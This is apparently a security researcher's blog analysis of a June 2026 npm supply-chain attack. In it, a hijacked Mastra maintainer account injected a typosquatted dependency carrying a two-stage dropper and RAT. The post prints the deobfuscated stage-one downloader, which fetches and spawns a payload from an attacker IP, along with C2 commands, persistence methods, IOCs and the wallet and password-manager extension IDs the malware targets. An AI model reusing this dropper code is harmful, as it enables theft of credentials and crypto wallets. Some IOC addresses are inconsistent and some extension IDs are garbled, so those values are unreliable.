

Mastra Attack Targets Crypto, Password Managers, Authenticators, and Zapier

opensourcemalware.com/blog/mastra-npm-malware

c0a15726-c5b1-4b0d-85e6-fe15553df9e2

June 18, 2026

mastra 

1.14.0 • Public • Published 19 hours ago

Readme

Code Beta

23 Dependencies

20 Dependents

1,329 Versions

Mastra CLI



Mastra is a framework for building AI-powered applications and agents with a modern TypeScript stack.

It includes everything you need to go from early prototypes to production-ready applications. Mastra integrates with frontend and backend frameworks like React, Next.js, and Node, or you can deploy it anywhere as a standalone server. It's the easiest way to build, tune, and scale reliable AI products.

`mastra` is Mastra's CLI package and allows you to:

- Create a new project
- Spin up the Mastra dev server
- Build your Mastra project so that you can deploy it anywhere

Usage

After installing `mastra` globally you can use it anywhere.

Install

```
> npm i mastra
```

Repository

 github.com/mastra-ai/mastra

Homepage

 mastra.ai

Weekly Downloads

354,584

Version

1.14.0 


License

Apache-2.0

Last publish

6 hours ago

Collaborators



A threat actor compromised the Mastra NPM organization yesterday and published more than 140 malicious packages.

This latest NPM attack is interesting for two reasons: First, the tradecraft used suggests this might be the same threat actor that compromised Axios back in March. Second, in addition to the typical crypto wallet theft, this malware also targets new types of browser extensions:

- Credential managers and MFA authenticators from LastPass, Bitwarden, 1Password, Deloitte, Dashlane, ExpressVPN, KeePass, Proton, Kaspersky, passbolt, NordPass, Zoho, etc.
- Zapier browser extension. Assuming this is to gain access to platforms the victim has integrated with Zapier

Is this a signal that software supply chain malware is starting to target victims more broadly?

Several other researchers analyzed this attack and its malware, but I wanted to take the opportunity to go deep on this one and understand exactly what this malware does and what does it target. As you will read in a few minutes, this attack shares some characteristics with an earlier attack and that's another reason I wanted to go deep here.

Attack overview

Between roughly **01:12 and 02:36 UTC on June 17, 2026**, an attacker republished **more than 140 packages** in the `@mastra` npm scope, including `@mastra/core` (~918K weekly downloads), `mastra`, and `create-mastra`, after taking

over a **dormant maintainer account**. The target packages' own source was left untouched; instead each manifest gained a single new dependency: the typosquatted package ``easy-day-js``, a clone of the popular `dayjs` library.

`easy-day-js` ships a two-stage payload. Stage one (`setup.cjs`) is a tiny self-deleting downloader that pulls a second-stage implant from a hardcoded host and launches it pointed at a command-and-control (C2) server. Stage two is a cross-platform (Windows/macOS/Linux) backdoor that fingerprints the host, steals browser history and the data directories of **166 crypto-wallet / security browser extensions**, installs persistence, and beacons to its C2 for arbitrary remote code execution. It also carries a time-seeded domain-generation algorithm (DGA) as a fallback C2 channel.

Both stages disable TLS certificate validation, and both share the URI token `/49890878`, a clean cross-stage correlator.

The whole operation (**Hostwinds** infrastructure, a clean-then-armed typosquat, a setup-style postinstall dropper that disables TLS / spawns detached / self-deletes, and a crypto-wallet-stealing second stage) is the **same playbook as the axios npm compromise** that Microsoft attributed to **Lazarus Group** earlier in 2026. Attribution for the Mastra wave is **not confirmed**, but the tradecraft overlap is hard to ignore.

How the attack worked

The technical payload (analyzed below) is only half the story. What made this incident a *supply-chain* attack rather than a lone malicious package was how the operator got their code into the dependency tree of trusted, high-traffic projects.

1. Scope takeover via a dormant maintainer account

The attacker did not breach npm's infrastructure. They took over a **stale maintainer credential** for the `@mastra` scope. Public reporting (SafeDep) attributes the malicious publishes to the `ehindero` account, not a throwaway, but a former contributor that had published clean alpha versions between **November 2024 and February 2025** and then gone quiet. The malicious wave originated from a **changed account email**, the classic fingerprint of an account takeover.

The structural problem this exposes: **npm does not expire scope permissions on inactivity**. One stale credential with publish rights to `@mastra` was enough to push to the *entire scope*, every package under it.

2. Dependency injection via a clean-then-armed typosquat

Rather than modifying each target package's code (noisy, easy to diff), the attacker added a **single new dependency** to every manifest: `easy-day-js`, a typosquat of `dayjs`. The trick was in the versioning:

- `easy-day-js@1.11.21`: **benign**. A working `dayjs` clone, published first to look legitimate.
- `easy-day-js@1.11.22`: **weaponized**. Adds the malicious postinstall hook, and tagged `latest`.

Because the injected manifests pinned `"easy-day-js": "^1.11.21"`, npm's **caret-range resolution** silently pulled the weaponized `1.11.22` on the next clean install. Developers and CI never typed a malicious version number. Semver did it for them.

3. The provenance / attestation gap

The publishes were made with a **personal access token**, bypassing npm's trusted-publisher (provenance) flow. The divergence is visible in the registry metadata: legitimate prior versions carry provenance: `yes`, the malicious wave carries provenance: `no`. A signature-verifying install (`npm audit signatures`, or any policy that *requires* attestations) would have rejected every package in this wave. Provenance enforcement is the single control that would have stopped this at install time.

Shared tradecraft with the axios compromise

This campaign closely mirrors the **axios npm compromise** from earlier in 2026, which Microsoft attributed to **Lazarus Group**, a North Korean state-aligned crypto-theft group. The overlap spans infrastructure, delivery, and payload:

Dimension	axios compromise (attributed to Lazarus Group)	Mastra compromise (this report)
Entry point	Malicious dependency injected, target code untouched	Same: easy-day-js injected into manifests, @mastra/* source untouched
Decoy package	Clean version published first, then armed version	Same: easy-day-js@1.11.21 clean → 1.11.22 armed (latest)
Dropper	setup-style postinstall hook	setup.cjs postinstall hook
Dropper behavior	TLS verification off, detached spawn, self-delete	Identical pattern (see Stage One)
Hosting	Hostwinds, delivery on port 8000	Hostwinds (23[.]254[.]164.92:8000 / .123), reverse DNS hwsrv-1327786 / hwsrv-1327785.hostwindsdns.com
Objective	Crypto-wallet credential theft	Crypto-wallet credential theft (166 wallet/credential extensions)

Attribution caveat: the Mastra wave has **not** been independently attributed, and tradecraft overlap is not proof of authorship; TTPs can be copied. But the combination of Hostwinds hosting, the clean-then-armed typosquat, the TLS-off/detached/self-delete dropper, and the identical victimology is a strong link to the same operator or playbook.

Stage One: setup.cjs (the downloader)

The first stage is small (~3.5 KB) and obfuscated with the common "rotating string array + custom base64 decoder" scheme. Stripped of the obfuscation, its entire payload is a single async IIFE:

```
process.env.NODE_TLS_REJECT_UNAUTHORIZED = '0';
(async () => {
  try {
    let downloadUrl = 'https://23[.]254[.]164.92:8000/update/49890878';
    let c2          = '23[.]254[.]164.123:443';
    let marker      = Buffer.from([0xe5,0xe1,0xf3,0xf9,0xad,0xe4,0xe1,0xf9,0xad,0xea,0xf3]);

    // Drop breadcrumbs in the temp dir
    fs.writeFileSync(path.join(os.tmpdir(), '.pkg_history'), __dirname, 'utf-8');
    fs.writeFileSync(path.join(os.tmpdir(), '.pkg_logs'), marker);

    // Download stage two and run it
    let body = await (await fetch(downloadUrl, { method: 'GET' })).text();
    let name = crypto.randomBytes(12).toString('hex') + '.js';
    let file = path.join(os.tmpdir(), name);
    fs.writeFileSync(file, body, 'utf8');
    spawn(process.execPath, [file, c2], {
```

```

    cwd: os.tmpdir(), detached: true, stdio: 'ignore', windowsHide: true
  }).unref();
} catch {} finally {
  fs.rmSync(__filename, { force: true }); // self-delete
}
})();

```

What it does, in order:

1. **Disables TLS validation** (`NODE_TLS_REJECT_UNAUTHORIZED = '0'`) so it can talk to a self-signed/invalid-cert C2.
2. **Drops two markers** in the OS temp directory:
 - `.pkg_history`: the install path (`__dirname`) of the trojanized package.
 - `.pkg_logs`: a byte buffer that XOR-decodes (key `0x80`) to the campaign tag ``easy-day-js``.
1. **Downloads stage two** with a GET to `https://23[.]254[.]164.92:8000/update/49890878`.
2. **Saves it** to temp as `<12-random-hex>.js`.
3. **Launches it detached**: `node <random>.js 23[.]254[.]164.123:443`. That second argument becomes the implant's primary C2.
4. **Self-deletes** the package file.

The byte-buffer marker decodes trivially:

```

b = [0xe5,0xe1,0xf3,0xf9,0xad,0xe4,0xe1,0xf9,0xad,0xea,0xf3]
''.join(chr(x ^ 0x80) for x in b) # -> 'easy-day-js'

```

Stage Two: The implant

The second stage (~44 KB pretty-printed) uses the same obfuscation family and runs on Windows, macOS, and Linux. It has five jobs: install/persist, fingerprint, steal, beacon, and execute.

Startup and self-concealment

On launch the implant:

- Reads itself into memory, then **deletes its own file on disk** (the random `.js` dropped by stage one), keeping the code resident.
- Installs OS-appropriate persistence (below) using a copied file named `protocal.cjs`.
- Loads or creates a config file storing UID, PrimaryUrl, and beacon Cycle.

Persistence

OS	Implant copy	Persistence mechanism
Windows	C:\ProgramData\nodePackages\protocal.cjs	Run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run, value `NvmProtocol` → powershell -w h -c "& '<node>' '<cjs>'"
macOS	~/Library/NodePackages/protocal.cjs	LaunchAgent ~/Library/LaunchAgents/com.nvm.protocal.plist, label `com.nvm.protocal` , RunAtLoad
Linux	~/.config/systemd/nvmconf/protocal.cjs	systemd user unit ~/.config/systemd/user/nvmconf.service (Description "System Config User Service"), enabled + started via systemctl --user

Config file locations:

- Windows: C:\ProgramData\nodePackages\config.json
- macOS: ~/Library/NodePackages/config.json
- Linux: ~/.config/NodePackages/config.json

The persistence naming ("Nvm", "NodePackages", "nvmconf") deliberately mimics Node Version Manager / Node tooling to blend into a developer's machine.

Host fingerprinting

The implant builds a Start report containing:

- **Username, hostname, OS/arch, and Node version.**
- **Installed applications.** On Windows it runs a base64 (-EncodedCommand) PowerShell snippet that enumerates Get-StartApps, the three Uninstall* registry hives (HKLM, WOW6432Node, HKCU), and Get-AppxPackage. On macOS it lists /Applications; on Linux it parses .desktop files.
- **Running processes** (ps -axo comm= on *nix, Get-Process on Windows).

The decoded PowerShell:

```
$all = @()
try { $all += Get-StartApps | Select-Object -ExpandProperty Name } catch {}
try {
    $paths = @(
        'HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*',
        'HKLM:\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*',
        'HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*'
    )
    $all += Get-ItemProperty $paths -ErrorAction SilentlyContinue |
```

```
Where-Object { $_.DisplayName } | Select-Object -ExpandProperty DisplayName
} catch {}
try { $all += Get-AppxPackage | Select-Object -ExpandProperty Name } catch {}
$all | Sort-Object -Unique
```

Data theft

- **Browser history.** For Chrome, Brave, and Edge profiles, it copies the History SQLite database to a temp dir and extracts visited hostnames.
- **Crypto-wallet / security extensions.** A base64 blob decodes to a comma-separated list of **166 browser extension IDs**. For each Chrome/Brave/Edge profile it checks Local Extension Settings and flags any matching extension. The list targets the major wallet and security extensions, including **MetaMask, Phantom, Coinbase Wallet, Binance Wallet, and Keplr** (full list in the appendix).

C2 beacon

All C2 traffic goes through one function:

```
POST https://<host>/49890878
User-Agent: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
Content-Type: application/x-www-form-urlencoded
Body: base64(JSON)
```

The target host list is the primary C2 (23[.]254[.]164.123:443, supplied by stage one as argv[2]) plus DGA-generated fallbacks. Two anti-analysis touches stand out:

- **TLS validation disabled** again in stage two.
- **IP obfuscation:** the host is DNS-resolved, then its 32-bit IPv4 address is **XORed with a key** before the connection is made.

The protocol uses these markers (useful detection strings):

- Beacon types: Start, Check; replies r0 / r1 / r2
- C2 commands: tpcsr (fetch + run a task), gfcM (update PrimaryUrl/Cycle), qtkl (kill/exit), reqmod
- Runners: NSpawn, SSpawn, Node, Shell

Remote code execution

On a tpcsr command, the implant fetches code from a C2-supplied URL and runs it via the requested runner:

- **Node:** pipes the downloaded code into node - over stdin.
- **Shell:** /bin/sh or /bin/zsh on *nix; on Windows it writes a .ps1 to temp and runs powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -File.

This makes the implant a general-purpose RAT: anything the operator wants to run, it runs.

The DGA fallback

If the primary C2 is unreachable, the implant generates fallback domains:

- An xorshift PRNG **seeded by the current time** ($\text{floor}(\text{unixSeconds} / (\text{SecDur} \cdot 86400))$), with $\text{SecDur} = 3 \rightarrow$ the seed rotates every three days).
- Produces **10 domains per cycle**, each **10 random** `[A-Za-z]` characters + `.com:443`.

Because the seed is time-bucketed, defenders can pre-compute the domains for any given three-day window and sinkhole or block them ahead of time.

Indicators of Compromise (IOCs)

Network

Indicator	Type	Notes
23[.]254[.]164.123	IPv4	Stage-two delivery host
https://23[.]254[.]164.123:8000/update/49890878	URL	Stage-two download (GET)
23[.]254[.]164.123	IPv4	Primary C2
23[.]254[.]164.123:443	host:port	Primary C2 (passed to implant as <code>argv[2]</code>)
23[.]254[.]164.0/24	CIDR	Both hosts in same range
hwsrv-1327786[.]hostwinddns.com	Hostname	Hostwinds reverse-DNS (delivery host)
hwsrv-1327785[.]hostwinddns.com	Hostname	Hostwinds reverse-DNS (C2 host)
URI path /49890878	URI	Campaign ID; appears in both download and beacon URLs
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)	User-Agent	Spoofed IE8 UA on all beacons
[A-Za-z]{10}\.com:443	DGA pattern	10 domains/cycle, time-seeded (3-day buckets)

File hashes (SHA256)

Hash	Artifact
4a8860240e4231c3a74c81949be655a28e096a7d72f38fbe84e5b37636b98417	easy-day-js@1.11.22 tarball (armed dropper)
221c45a790dec2a296af57969e1165a16f8f49733aeab64c0bbd768d9943badf	Stage-two implant payload

Host / filesystem

Indicator	Notes
<tmpdir>/.pkg_history	Stage-one marker (install path)
<tmpdir>/.pkg_logs	Stage-one marker (XOR-0x80 → easy-day-js)
<tmpdir>/<12-hex>.js	Dropped stage-two implant
protocal.cjs	Persisted implant filename
C:\ProgramData\NodePackages\	Windows implant + config dir
~/Library/NodePackages/	macOS implant + config dir
~/.config/NodePackages/	Linux config dir
~/.config/systemd/nvmconf/	Linux implant dir
config.json	Implant config (UID, PrimaryUrl, Cycle)

Persistence

Indicator	Platform
Run key value NvmProtocal	Windows
~/Library/LaunchAgents/com.nvm.protocal.plist (label com.nvm.protocal)	macOS
~/.config/systemd/user/nvmconf.service	Linux

Malicious package / affected scope

Indicator	Notes
easy-day-js@1.11.22	Armed dropper version (typosquat of dayjs); 1.11.21 is the benign decoy
"easy-day-js": "^1.11.21"	Injected dependency line in @mastra/* manifests; caret-resolves to the armed 1.11.22
@mastra scope (140+ packages)	Entire scope republished, e.g. @mastra/core, mastra, create-mastra, @mastra/express, @mastra/server
ehindero (changed publish email)	Compromised dormant maintainer account

Remediation: pin @mastra/* to a known-good pre-incident version, delete any resolved easy-day-js, and run `npm audit signatures` to reject the unattested (provenance: no) wave.

Behavioral / detection strings

- `NODE_TLS_REJECT_UNAUTHORIZED = '0'`
- C2 protocol tokens: `tpcsr`, `gfc`, `qtkl`, `reqmod`, `NSpawn`, `SSpawn`
- Campaign tag: `easy-day-js`

Defensive notes

- **TLS-validation disabling** in Node code is a strong, low-false-positive hunting signal on developer and CI machines.
- The implant assumes a developer audience: it disguises itself as Node/NVM tooling and reads from browser profiles where wallet extensions live. Treat unexpected `NodePackages` / `nvmconf` directories and the `NvmProtocol` Run key as compromise indicators.
- The DGA is fully predictable given the algorithm and current time, so pre-compute and block.
- Rotate any crypto-wallet seeds/keys and browser-stored secrets on any host where this ran.

Tradecraft focus: targeting non-crypto browser extensions

While it's standard for DPRK malware to target crypto wallet browser extensions, it's unusual to see this malware variant targeting so many password managers, MFA authenticators, and the Zapier extension. I spent several hours researching whether other software supply chain attacks had targeted these non-crypto extensions, but I couldn't find any. However, I did find another malware campaign, "HyperHives", that targeted the same browser extensions that the Mastra malware did. HyperHives is a MacOS ClickFix style campaign from March/April 2026. The list of browser extensions that it targets overlaps significantly with the Mastra malware.

Comparing the two target lists by exact extension ID, **103 of Mastra's 166 extensions (62%) also appear in HyperHives' 276-extension list.** That overlap is overwhelmingly the crypto/Web3 wallet core both infostealers share. The more interesting comparison is the non-crypto credential extensions. Mastra targets 18 password managers, MFA tools, the Deloitte wallet, and Zapier, and HyperHives only shares 7 of them:

Targeted by BOTH (7)	Mastra-only, absent from HyperHives (11)
1Password	Bitwarden
1Password Beta	Bitwarden (second listing)
1Password Nightly	NordPass
LastPass	Passbolt
Dashlane	KeePassXC-Browser
Proton Pass	Zoho Vault
Deloitte Credentials Wallet	Kaspersky Password Manager
	ExpressKeys Password Manager
	1Password (second listing)
	Authenticator (standalone 2FA)
	Zapier

So even against a closely related crypto infostealer, Mastra's targeting stands out: the broad sweep of password managers (Bitwarden, NordPass, Passbolt, KeePassXC, Zoho, Kaspersky), the standalone 2FA authenticator, and the Zapier SaaS-integration extension are largely unique to Mastra. HyperHives' credential reach is narrower: the 1Password family, LastPass, Dashlane, Proton Pass, and Deloitte. The novel, broader victimology is what makes the Mastra wave worth a closer look.

Interestingly, while the malware used in the Axios attack shares many similarities with this malware, the Axios attack did not target browser extensions. Our teams evolving theory is that the threat actors leveraged the HyperHives extension stealing code in the Mastro campaign.

Appendix: Targeted browser extension IDs (166)

The list is overwhelmingly **crypto / Web3 wallets**, plus a cluster of **password managers** (1Password and its Beta/Nightly channels, Bitwarden, LastPass, Dashlane, NordPass, Proton Pass, Passbolt, KeePassXC, Kaspersky Password Manager, Zoho Vault, ExpressKeys), a **2FA tool** (Authenticator), and an **enterprise credential wallet**

(Deloitte Credentials Wallet), the classic targeting profile of a crypto-focused infostealer. Names were resolved against the Chrome Web Store and Microsoft Edge add-ons store; entries marked (*delisted*) are no longer live but were confirmed via store-tracker/cached sources.

#	Extension ID	Name
1	abkakhcbhngaebpcgfmhkoioedceoigp	Casper Wallet
2	acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
3	aeachknmefpheapccionboohckonoeemg	Coin98 Wallet
4	aebldfkhhdcdjpihfhhbdiojplfjncoa	1Password – Password Manager
5	afbcbjpbpfadlkmhmclhkeeodmamcflc	MathWallet
6	aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
7	agoakfejjabomempkjlepdlaleeobhb	Core Wallet
8	aholpfdialjgjfhomihkjbmjjidlcno	Exodus Web3 Wallet
9	aiifbnbfobpmeekipheeijimdplpgpp	Station Wallet
10	aijcbedoijmgnlmjeegjaglmepbmkpi	Leap Terra Wallet (<i>delisted</i>)
11	anokgmphncpekkhclmingpimjmcooifb	Compass Wallet for Sei (<i>delisted</i>)
12	bcacfldlkkdogcmkkibnjlakofdplcbk	Freighter
13	bdgmdoedahdcjpmifafdhnffjinddgc	Bittensor Wallet
14	bflldjbbpcjgooclhpmdhioebmnkcm	Deloitte Credentials Wallet
15	bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
16	bgjogpoidejdemgoochnkmdjpocgkha	Ecto Wallet
17	bhelbdkimkgndebcgnohcfgapfjanbeh	DAOS Wallet

#	Extension ID	Name
18	bhghoamapcdpbohphigoooaddinpkbai	Authenticator (2FA)
19	bhhhlbepdkbapadjdnnojkbgioidbic	Solflare Wallet
20	bifidjkcdpgfnlbcjpdkdcnbiooooblq	Fuelet Wallet
21	bipdhagncpgaccgdbddmbpcabgjikfn	Clown Wallet
22	blgcbajigpdfohpgcmbbfnpchgifjopc	ExpressKeys: Password Manager
23	bopcbmipnjdcdfllfgjdgdejmgpoaab	BlockWallet
24	bplepbelihejfpcejoeialhjapmgpnfln	Titan Wallet
25	cgeeodpfagjceefieflmdfphplkenlfk	EVER Wallet
26	ciojocpkclfflombbcfigcijjcbkmhaf	Pulse Wallet
27	cmoakldedjfnjofgbbfenefcagmedlga	Nest Wallet
28	cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
29	cpmkedoipcpimgecpmgpldfpohjplkpp	Gate Wallet
30	dbg nhckhnppddckangcjbkjnlddbjkna	Fin Wallet for Sei
31	didegimhafipceonhjepakocaffmoppf	Passbolt (password manager)
32	dlcobpjiiigpikoobohmabehhmhfoodbb	Ready X (formerly Argent)
33	dldjpboieedgcmpkchcjcbijingjcgok	Fuel Wallet
34	dmkamcknogkgcdfhhbddcgachkejeap	Keplr
35	dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX Wallet
36	dpcklmdombjcplafheapiblogdlgj jlb	OrdiFind Wallet

#	Extension ID	Name
37	dppgmdbiimibapkepcbdbmkaabgiofem	1Password
38	eajafomhmkipbjmfmhebemolkcicgfm	Taho
39	ebfidpplhabeedpnhjnobghokpiioolj	Fewcha Move Wallet
40	efbglgofoipbgcjepnhiblaibcnclogk	Martian Aptos & Sui Wallet
41	egebedonbdapoieedfcfkoflocfghab	GemWallet
42	egjidjbpglichdcondbcbdnbeppgdph	Trust Wallet
43	eiaeiblijffjekdanodkjadfinkhbfgcd	NordPass (password manager)
44	eidehbdehdaggoophgjhkplcbjhelfkc	Muses Wallet
45	einnioafmpimabjcdiinlhmiijaionap	Wander (formerly ArConnect)
46	ejbalbakoplchlghcedalmeeajnimhm	MetaMask (Edge listing)
47	ejjladinnckdgjemekebdpeokbikhfci	Petra Aptos Wallet
48	enabgbdfcbaehmbigakijjabdpdnimlg	Manta Wallet (<i>delisted</i>)
49	enogcihmejeobfbnkkbcgcjffgdieaoj	Gala Wallet
50	epapihdplajcdnnkdeiahlgigofloibg	Sender Wallet
51	fcfcflldfndlmdhbehjjcoimbgofdncg	Leap Cosmos Wallet
52	fdchdcpieegfofnofhgdombfckhbcokj	Puzzle Wallet
53	fdcnegogpncmfejlfnffnofpngdiejii	Razor Wallet
54	fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane (password manager)
55	fdojfgffiecmppcjnahfgiignlnehap	Bitlight Wallet

#	Extension ID	Name
56	ffbceckpkpbcmgiaehlloocglmijnmp	Initia Wallet (<i>delisted</i>)
57	ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi / SecondFi
58	fhbohimaelpbohpbjbbldcngcnapndodjp	Binance Wallet (BEW lite) (<i>delisted</i>)
59	fiikomddbeccaicoejoniamnalkfa	Nightly
60	fijngjgcjhjmmPCMkeiomlgLpeiijkld	Talisman Wallet
61	fldfpggipfncgndfolcbkdeeknbhbnhcc	MyTonWallet
62	fnjhmkhmkbjkkabndcnnogagobneec	Ronin Wallet
63	fphkgmpbidmiogegLndfbkegfdlnajnf	Cosmostation Wallet
64	gafhhkgghbfjjkeiendhlofajokpafImk	Lace
65	gejiddohjgogedgjnonbofjigllpkmbf	1Password Nightly
66	ghlmndacnhlaekppcllpcjJJomjkjpg	Wizz Wallet
67	ghmbeldphafepmbegfdlkpapadhbakde	Proton Pass (password manager)
68	ghncoolaiahphiacmhdoFdfkdokbljk	DIAM Wallet
69	gjkdbeariifkpoencioahhcilildpjghh	Parti Wallet
70	gjlmehllldlphhljhpnlldaodbjJcchai	Nautilus Wallet
71	gjncgkfgmgmibbkoficdidcljeaaaheg	Atomic Wallet
72	gkodhkbmiflnmkipcmLhhgadebbeijhh	Soter (Aleo Wallet)
73	gpnihlnnodeiiaakbikldcihojploeca	NUFI
74	hbbgbephgojikajhfbomhlmmollphcad	Rise Wallet (Aptos) (<i>delisted</i>)

#	Extension ID	Name
75	hcjhpkgbmechpabifbgldplacolbkoh	StarKey Wallet
76	hcmehenccjdmfbojapcbcofkgdpbnlle	Fordefi
77	hdkobeeifhdplocklknbnnejdelgagbao	Monedero (USDT & Bitcoin)
78	hdokiejnpimakedhajhdlecegeplioahd	LastPass (password manager)
79	hgbeiipamcgbdjhfllifkgehomnmglgk	Harbor Wallet
80	hgngfllcalefeagkohnhehfdallpglcm	GoSats
81	hhejbopdnbjgomhpmegemnjogflenga	OWallet
82	hklhheigdmpooloomdihmhljjdbklf	KasWare Wallet
83	hmeobnfnfcmkdcmlblgagmfpfboieaf	Ctrl Wallet
84	hmfpdofehnmfnoaneplbcpejindkoafd	CasperDash
85	hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
86	hpclkefagolihohboafpheddmgdfjjm	Flow Wallet
87	ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink
88	idnbdplmphpflfnlkomgpfbcgelopg	Xverse
89	ifckdpamphokdglkkdomedpdegcjhjd	ONTO Wallet
90	igkpcodhieompeloncfnbekccinhapdb	Zoho Vault (password manager)
91	iidjkmdeolghhepehaaddojmnjnkkija	IOTA Wallet
92	ikkihjamdhfiojpdbnflpjigpneipbc	Unidentified (likely delisted)
93	iledlaeogohbilgbfhmbgkmpplbfboh	Jupiter Wallet

#	Extension ID	Name
94	ilhaljfiglknnggoegeknjghdgampffk	Beam Web Wallet
95	ilolmnhjbbggkmopnemiphomhaojndmb	Oyl Wallet (Bitcoin & Ordinals)
96	inlkhilmjmjomfcpdifpfgllhhlpnbej	Unielon
97	iojngbokndmhhjmcjkbokckpcaaoholp	Myriad Markets
98	iokeahhehimjnekaafflcihljlcjccdbe	Alby (Bitcoin Lightning / Nostr)
99	jbkfoedollllekgbhcboahefnbanhhlh	Bitwarden (password manager)
100	jbkgjmpfammbgejcpedggoefddacbdia	Parallel Wallet
101	jblndlpeogpafnldhgmapagcccfcchpi	Kaia Wallet
102	jbppfhkifinbpinekbahmdomhlaidhfm	iWallet Pro
103	jfdlamikmbghhapbgfoogdffldioobgl	Hana Wallet
104	jgfmfplofjigjfokigdiaiibhonfnedj	MPCVault
105	jhmfofkpljgmilikdmkglcmejkjnlekda	SquadsX
106	jiepnaheligkibgcjgjepjfppgbcghmp	Doge Labs Wallet
107	jiidiaalihmmhddjgbnbdfdlelocpak	Bitget Wallet
108	jiiigigdinhhgjflhljdkcelcjfmplnd	Mango Wallet
109	jnldfbidonfeldmalbflbmlebbipcnle	Bitfinity Wallet
110	jnlgamecbpmbajjfhhmmmlhejkemejdma	Braavos (Starknet)
111	jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
112	kfdniefadaanbjodldohaedphafoffoh	Typhon Wallet

#	Extension ID	Name
113	khgocmkkpikpnmmkgmdnfckapcdkgfaf	1Password Beta
114	khpkpbcccdmmclmpigdgddabeilkdpd	Suiet (Sui Wallet)
115	kkp11bgjhchghjapjbinnoddmciocphm	Ninji Wallet
116	klghhnkeecalcohjjanjdaeeegmfmlpl	Zerion Wallet
117	kmhciehpebfmpgmihbkipmj1mmioameka	Eternl
118	kmphdn1lpmdej1kjdn1bcnmnabepfgkh	OsmWallet (XRP)
119	1dinpeekobnhjjdofggfgjlcehmanlj	Leather
120	lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
121	lkpmkhpnhknhmibgnmmhdhgdilepfghe	Prax Wallet
122	1mkncnlpeipongihbffpljgehamdebg1	DPal (DogeCoin)
123	1nnnmfcpbkafcpgdilckhmhbkkbpkmid	Koala Wallet
124	loinekabhlmhjjbocijdoimmejangoa	Glass Wallet (Sui)
125	lpfcbjknijpeeillifnkikgncikgfhdo	Nami
126	lpilbniiabackdjcionkobglmddfbcjo	Keeper Wallet
127	mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
128	mdjjoodeandllhefapdpnffjolechflh	WalletX
129	mfflbmlbcnhbfbfaafloabcfcfmkpoco	Kaspersky Password Manager
130	mfgccjchihfkkindfppnaoecgfnei11	TokenPocket
131	mgffkfbidihjpoaomajlbgchddlicgn	Pali Wallet

#	Extension ID	Name
132	mkpegjkbllkkefacfnmkajcjmabijhclg	Magic Eden Wallet
133	mlbnicldldpdimbjdcncnklfempedeipj	Yours Wallet
134	mmmbcfofconkannjonfmjjajpllddbg	Fluvi Wallet
135	mnnkpffndmickbiakofclnpoiajlegmg	Concordium Wallet
136	mopnmbcafieddcagagdcbnhejhlodfdd	polkadot{.js} extension
137	mpeengabcnhhjjgleiodimegnkpcenbk	HOT Wallet
138	mpmfkenmdhemcjknfndoiagglhpenolg	Fireblocks DeFi extension
139	nbdpmlhambddkhkmbfpljckjcmgibalo	Halo
140	nebnhfamliijlghikdgcigoebonmoibm	Leo Wallet
141	ngghlnfmdgnpegcmbpgehbkhkbbkjpj	Zapier (<i>non-wallet; confirmed</i>)
142	nhlnehondigmgckngjomcpcefcddlmgc	Fearless Wallet
143	nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
144	nkbihfbeogaeaoehlefknodbefgpgknn	MetaMask
145	nngceckbapebfimnlndiiiahkandclblb	Bitwarden (password manager)
146	nphplpgoakhhjchkkhmiggakijnkhfnd	TON Wallet
147	oboonakemofpalcgghocfoadofidjkkk	KeePassXC-Browser (password manager)
148	oimgnjgghjjhcfdaekhckfnnicblpjae	Prime Onchain Wallet
149	ojbcfhjmpigfobfclfflafhblgemeidi	Glow (Solana Wallet)
150	ojggmchlghnjlapmfbnjholfjkiidbch	Venom Wallet

#	Extension ID	Name
151	omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
152	omajpeaffjgmlpmhbfdejepdejoemifpe	xBull Wallet
153	onhogfjeacnfoofkfppdlbmlmnpplgbn	SubWallet (Polkadot)
154	ookjlbkiiijnhpmnjffcofjonbfbgaoc	Temple Wallet
155	opcgpfmipidbgpenhmoajpobppdil	Slush (formerly Sui Wallet)
156	opfgelmcmbiajamepnmloijbpoleiama	Rainbow
157	pcndjhkinckaohffeaalmhaepkpmgkb	Meteor Wallet
158	pdadjkfkkgcafgbceimcpbkalfnepbnk	KardiaChain Wallet
159	pdliaogehgdbhbnmkklieghmmjkpigpa	Bybit Wallet
160	penjlddjkgjgnkllboccdgccekpkcbin	OpenMask (TON)
161	pfccjkejcgoppjnllalolplgogenfojk	Tomo Wallet
162	phkbamefinggmakgklpljmgibohnba	Pontem Crypto Wallet
163	pkklibkpnflbmahpcnpifnnoicnehh	Copper Connect
164	pmmnimefaichbcnbnndcfpaagbepnjaig	FoxWallet
165	ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
166	ppdadbejkmjnefldpcdjhnkpbjkikoip	ROSE Wallet

Resolution notes: 165 of 166 IDs were identified. `ikkijamdhfiojpdnflpjigpneipbc` (#92) could not be named across the Chrome Web Store (resolves to an `empty-title` slug), the Edge store (404), store trackers, or any public IOC writeup, the signature of a removed/delisted extension; it is left unidentified rather than guessed.

